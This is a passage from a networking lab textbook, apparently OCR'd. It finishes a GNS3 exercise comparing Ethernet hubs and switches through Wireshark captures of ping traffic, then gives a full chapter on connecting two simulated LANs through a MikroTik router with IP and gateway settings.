


Figure 9 – A new Wireshark is open

1.4. A magnifying glass will appear on the wire to show you where the network sniffing is taking place 

2. Now open the PC1 console and ping the IP address for PC2

```
> ping 192.168.1.2
```




Figure 10 – PC1 pinging PC2

3. Now watch for the ICMP ping requests and replies in the Wireshark window [1,3]

192.168.1.1	192.168.1.2	ICMP	Echo (ping) request
192.168.1.2	192.168.1.1	ICMP	Echo (ping) reply
192.168.1.1	192.168.1.2	ICMP	Echo (ping) request
192.168.1.2	192.168.1.1	ICMP	Echo (ping) reply
192.168.1.1	192.168.1.2	ICMP	Echo (ping) request
192.168.1.2	192.168.1.1	ICMP	Echo (ping) reply
192.168.1.1	192.168.1.2	ICMP	Echo (ping) request
192.168.1.2	192.168.1.1	ICMP	Echo (ping) reply
192.168.1.1	192.168.1.2	ICMP	Echo (ping) request
192.168.1.2	192.168.1.1	ICMP	Echo (ping) reply

Figure 11 – Captured ICMP packets in Wireshark

NOTE: Don't be overwhelmed by the information and options available within Wireshark. We are only looking at a small fraction of all possible network traffic. One benefit of using these simulated network environments is to focus only on important information so that we can build up to observing more complicated packet streams in the future.

Phase V – Observe Hub Operations

Hubs are unique in that when any Ethernet packet is sent to them, they retransmit it to every device connected to them. Any PC on the network can see the ethernet packets of every device using the network. This eavesdropping is one reason hubs are rarely used anymore. We will watch how PC1 can eavesdrop on the packets sent between PC2 and PC3.

1. Ensure you have an active Wireshark capture on the **PC1-Hub** connection [3]

2. Open the console on PC2 and ping PC3

```
> ping 192.168.1.3
```

3. In Wireshark, observe the packets between PC2 and PC3 [1,3]




Figure 12 – Captured ICMP packets in Wireshark

4. Feel free to experiment; try capturing packets between any PC and the hub and then ping different PCs

Phase VI – Replace the hub with a switch

Switches vary widely in function and purpose. However, the one thing they have in common is what makes them different from hubs. Switches only forward Ethernet packets from the source to the destination. We are going to watch what our packets do when we replace a hub with a switch

1. Replace the hub with an ***Ethernet switch***
    1.1. Right-click on the hub and delete it from the workspace [4]
    1.2. Click on Browse all devices***4***
    1.3. Drag the device labeled ***Ethernet switch*** to the workspace [4]
2. Reconnect the computers to the switch by attaching cables

NOTE: Again, don't worry about what interfaces to use. I personally use interface 1 for PC1, and interface 2 for PC2, etc., but it doesn't matter for this lab.

3. Start a Wireshark capture between the PC3-Switch connection [4]
4. From the PC1 console, ping PC3

```
> ping 192.168.1.3
```

4.1. On Wireshark, you should see the same ICMP request and reply packets as you did earlier [1,4]

5. From the PC1 console, ping PC2

```
> ping 192.168.1.2
```

5.1. Notice how, unlike the hub, you will not see the ping conversation between PC1 and PC3 in the Wireshark capture [1,4]

6. Feel free to experiment by watching different connections and pinging different devices

End of Lab

Deliverables

Six screenshots are required to receive credit for this exercise:

- Two GNS3 networks with device connections green and neatly labeled
  - Ethernet hub being used
  - Ethernet switch being used
- Wireshark capture between PC3 and the associated network device
  - PC1 pinging PC2 [hub]
  - PC2 pinging PC3 [hub]
  - PC1 pinging PC2 [switch]
  - PC4 pinging PC3 [switch]

Homeworks

Assignment 1 – Build a GNS3 network using 4 PCs and 1 hub

Device	IP Address with mask
PC 1	56.121.149. 10/24
PC 2	56.121.149. 20/24
PC 3	56.121.149. 30/24
PC 4	56.121.149. 40/24

Assignment 2 – Build a GNS3 network using 4 PCs and 2 hubs. Connect Hub 1 to Hub 2 and follow the connection table below.

Hub Number	Device	IP Address with mask
1	PC1	120.107.148.50/24
1	PC2	120.107.148.75/24
2	PC3	120.107.148.200/24
2	PC4	120.107.148.240/24

Recommended binary grading criteria:

- Screenshot of GNS3 Working environment where:
  - All connections are made according to instructions
  - All connections are properly labeled with the correct IP address
  - Interface labels are turned on
- Screenshot of Wireshark packet captures taken from the PC3-Hub link:
  - PC1 successfully pinging PC2
  - PC1 successfully pinging PC4




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 18

Introduction to Routers

JACOB CHRISTENSEN

Simply stated, where switches and hubs connect end devices (desktops, laptops, smartphones, etc.), routers connect switches and hubs to each other. Routers are the devices that enable the internet to function. This is an elementary introduction to using routers for first-time learners. This lab will build two LANs and connect them using a MikroTik router.

Estimated time for completion: 20 minutes

LEARNING OBJECTIVES

- Demonstrate successful router configuration using two or more local area networks
- Increase experience in utilizing virtual environments in learning enterprise networks
- Analyze Wireshark results to identify Ethernet packets and frames

PREREQUISITES

- Chapter 3 – Adding a MikroTik Appliance in GNS3
- Chapter 17 – Hubs and Switches

DELIVERABLES

Four screenshots are required:

- PC1 console successfully pinging PC4
- Wireshark results (ICMP packets) of PC2 successfully pinging PC3
- Neatly labeled and organized GNS3 Workspace
- Configuration settings of the MikroTik router console (interface print, IP address print)

RESOURCES

- MikroTik RouterOS Documentation, https://help.mikrotik.com/docs/display/ROS/RouterOS

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn

NOTE: Students should be familiar enough with GNS3 by now to understand the commands. This lab starts reducing the number of screenshots since these things were documented in previous chapters.

Overview

You will use your LAN knowledge to build two networks. Then, you will use a router to connect these networks together. Your final product should look similar to this.




Figure 1 – Final network topology

Phase I – Configure the Red and Blue Networks

Most networks have a specific purpose. They can be centered around a function (marketing) or geography (front building). In our examples, we generally use colors to abstract the learners from the specific functions. This way, learners won't be locked into a certain configuration for an "Accounting" department.

1. Start GNS3

2. Create a new project: Name it anything you like, but we named ours **LAB_03**

3. Build the Red LAN with the network address **100.10.10.0** and netmask **255.255.255.0**

> **NOTE:** /24 is CIDR notation for the subnet mask of 255.255.255.0, which is itself a decimal representation of the binary octets 11111111.11111111.11111111.00000000 used to name network interfaces (the /24 represents the number of 1's used). These PCs accept CIDR and subnet mask notation, but not all end devices do. So get familiar with using both ways to assign IP addresses.

3.1. Use two ***VPCS*** devices for PC1 and PC2

3.2. Add an ***Ethernet switch***

3.3. Connect the PCs to the switch

3.4. Start the PCs and assign them appropriate host addresses

3.4.1. Configure PC1 to have a host address of **100.10.10.1**

```
> ip 100.10.10.1/24
```

```
> save
```

3.4.2. Configure PC2 to have a host address of **100.10.10.2**

```
> ip 100.10.10.2/24
```

```
> save
```

3.5. Organize your network

3.5.1. Label the machines with both their IP address and hostname for clarity

3.5.2. Add a textbox with the subnet network address using either CIDR notation or traditional subnet masks

3.5.3. To help visually differentiate the subnets, change the device symbols or use the ***Draw a rectangle*** button to encapsulate the LAN with its associated color

> **NOTE:** You may have to send the square to the background by right-clicking on it and then selecting the ***Lower one-layer*** option.

3.6. Test network connectivity by opening the console for PC1 and pinging PC2

```
> ping 100.10.10.2
```

4. Repeat to build Blue LAN with the network space of **200.20.20.0/24**

   4.1. Configure PC3 with the host address **200.20.20.10**

   4.2. Configure PC4 with the host address **200.20.20.20**

5. Verify that your network looks similar to the following




Figure 2 – Basic GNS3 network

> **NOTE:** In the figures, you can see different methods of labeling and visual organization:

- The Red LAN posts the network ID and just the host part is next to the device
- The Blue LAN uses the complete network ID next to each device

Phase II – Connect the LANs to a Router

As discussed earlier, hubs and switches connect end devices to create LANs (this is an overly simplistic explanation, but it suffices in this instance). Now, we are going to use a router to connect the individual LANs to form an enterprise network.

1. Import the MikroTik appliance from the GNS3 marketplace
2. Connect the Red and Blue LANs to a router
    2.1. Drag a MikroTik router to the workplace
    2.2. Connect a cable from the Red switch to the ***ether1*** router interface
    2.3. Connect a cable from the Blue switch to the ***ether2*** router interface

NOTE: Unlike the switches, taking note of which router ports are in use is **VERY IMPORTANT**!

3. Start the router and open its console




Figure 3 – MikroTik router login screen

3.1. Login: **admin**

3.2. Password: (nothing just hit ***Enter***)

3.3. Set a new password (ex. **Security1**)

NOTE: You can change the hostname of the router for clarity. This will be useful when we build more complicated and interconnected networks later.

```
> system identity set name=new_name
```

```
[admin@MikroTik] > system identity set name=Router
[admin@Router] >
```

Figure 4 – Set new router hostname

MikroTik Router Troubleshooting

If the router is stuck in an infinite boot loop (called throttling), ensure that KVM acceleration is **DISABLED** in the GNS3 VM configuration file.




Figure 5 – GNS3 VM main menu

```
[Server]
host = 0.0.0.0
port = 80
images_path = /opt/gns3/images
projects_path = /opt/gns3/projects
report_errors = True
[Qemu]
enable_kvm = false
```

Figure 6 – GNS3 VM configuration

4. Configure ***ether1*** with a Red IP address

```
[admin@Router] > interface print
Flags: R - RUNNING
Columns: NAME, TYPE, ACTUAL-MTU, MAC-ADDRESS
#   NAME    TYPE   ACTUAL-MTU  MAC-ADDRESS
0 R ether1  ether        1500  0C:69:BE:3B:00:00
1 R ether2  ether        1500  0C:69:BE:3B:00:01
2   ether3  ether        1500  0C:69:BE:3B:00:02
3   ether4  ether        1500  0C:69:BE:3B:00:03
4   ether5  ether        1500  0C:69:BE:3B:00:04
5   ether6  ether        1500  0C:69:BE:3B:00:05
6   ether7  ether        1500  0C:69:BE:3B:00:06
7   ether8  ether        1500  0C:69:BE:3B:00:07
[admin@Router] > ip address add address=100.10.10.150/24 interface=ether1
[admin@Router] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS           NETWORK      INTERFACE
0 100.10.10.150/24  100.10.10.0  ether1
```

Figure 7 – setting an IP address

4.1. View the list of Ethernet ports on the router

```
> interface print
```

4.2. Assign the IP address of **100.10.10.150** to ether1

```
> ip address add address=100.10.10.150/24 interface=ether1
```

4.3. Ensure the IP address has been taken

```
> ip address print
```

4.4. From the MikroTik router, try pinging one of the Red PCs from its console

```
[admin@Router] > ping 100.10.10.1
  SEQ HOST                                     SIZE TTL TIME       STATUS
    0 100.10.10.1                                56  64 2ms333us
    1 100.10.10.1                                56  64 1ms603us
    2 100.10.10.1                                56  64 1ms652us
    3 100.10.10.1                                56  64 1ms726us
    4 100.10.10.1                                56  64 1ms621us
    5 100.10.10.1                                56  64 884us
    sent=6 received=6 packet-loss=0% min-rtt=884us avg-rtt=1ms636us
   max-rtt=2ms333us

[admin@Router] >
```

Figure 8 – VPCS connectivity test

> **NOTE:** Routers will ping indefinitely, whereas end devices usually only ping 4 to 5 times.

> Routers' continuous pinging aids troubleshooting efforts. To stop the pinging, ensure the MikroTik console is active and press ***Ctrl+C***.

4.5. Troubleshoot as necessary until there's connectivity between the Red PCs and ether1 on the router

5. Configure ***ether2*** with the Blue IP address of **200.20.20.250** by following step 4

6. Verify that your network looks similar to the following




Figure 9 – Finalized GNS3 network

7. From PC4, try to ping PC1

> **NOTE:** You will get a ***No gateway found*** error. This is expected. At the time we built our LANs, we didn't have a router. Now we need to configure our PCs to include the gateway address for their respective networks. The gateway address is the address the endpoint (ex PC1) needs to send its packets when the destination is outside of the LAN.




Figure 10 – No gateway found

8. Use the VPCS IP command to assign each PC a gateway address

    8.1. The gateway address for the Red network is **100.10.10.150** (router port ***ether1***)

    8.2. Configure PC1's gateway addresses

```
> ip 100.10.10.1/24 100.10.10.150
```

    8.3. Configure PC2's gateway address

```
> ip 100.10.10.2/24 100.10.10.150
```

    8.4. Repeat these steps to add the appropriate gateway address (**200.20.20.250**) to PC3 and PC4

Phase III – Testing your network

Testing – Testing – Testing. It never ends.

1. Open Wireshark packet capture between PC1 and the Red Switch

2. Use PC1's console to ping PC4

```
> ping 200.20.20.20
```

```
PC1> ping 200.20.20.20

84 bytes from 200.20.20.20 icmp_seq=1 ttl=63 time=1.447 ms
84 bytes from 200.20.20.20 icmp_seq=2 ttl=63 time=1.379 ms
84 bytes from 200.20.20.20 icmp_seq=3 ttl=63 time=1.563 ms
84 bytes from 200.20.20.20 icmp_seq=4 ttl=63 time=1.394 ms
84 bytes from 200.20.20.20 icmp_seq=5 ttl=63 time=1.557 ms
```

Figure 11 – PC1 pinging PC4

3. Watch Wireshark for the ARP and ICMP packets

```
100.10.10.1       200.20.20.20      ICMP   Echo (ping) request
200.20.20.20      100.10.10.1       ICMP   Echo (ping) reply
100.10.10.1       200.20.20.20      ICMP   Echo (ping) request
200.20.20.20      100.10.10.1       ICMP   Echo (ping) reply
100.10.10.1       200.20.20.20      ICMP   Echo (ping) request
200.20.20.20      100.10.10.1       ICMP   Echo (ping) reply
100.10.10.1       200.20.20.20      ICMP   Echo (ping) request
200.20.20.20      100.10.10.1       ICMP   Echo (ping) reply
0c:69:be:3b:00:00 00:50:79:66:6…    ARP    Who has 100.10.10.1?
00:50:79:66:68:00 0c:69:be:3b:0…    ARP    100.10.10.1 is at 00
```

Figure 12 – Wireshark packet capture

4. Verify that you can do this between any two points in the network

End of Lab

Deliverables

Four screenshots are required to receive credit for this exercise:

- PC1 console successfully pinging PC4
- Wireshark results (ICMP packets) of PC2 successfully pinging PC3
- Neatly labeled and organized GNS3 Workspace
- Configuration settings of the MikroTik router console (interface print, ip address print)

Homeworks

Assignment 1 – Add a Green LAN to the network.

DEVICE	IP ADDRESS	NETWORK MASK	GATEWAY ADDRESS
PC5	177.50.0.1	255.255.255.0	177.50.0.250
PC6	177.50.0.2	255.255.255.0	177.50.0.250
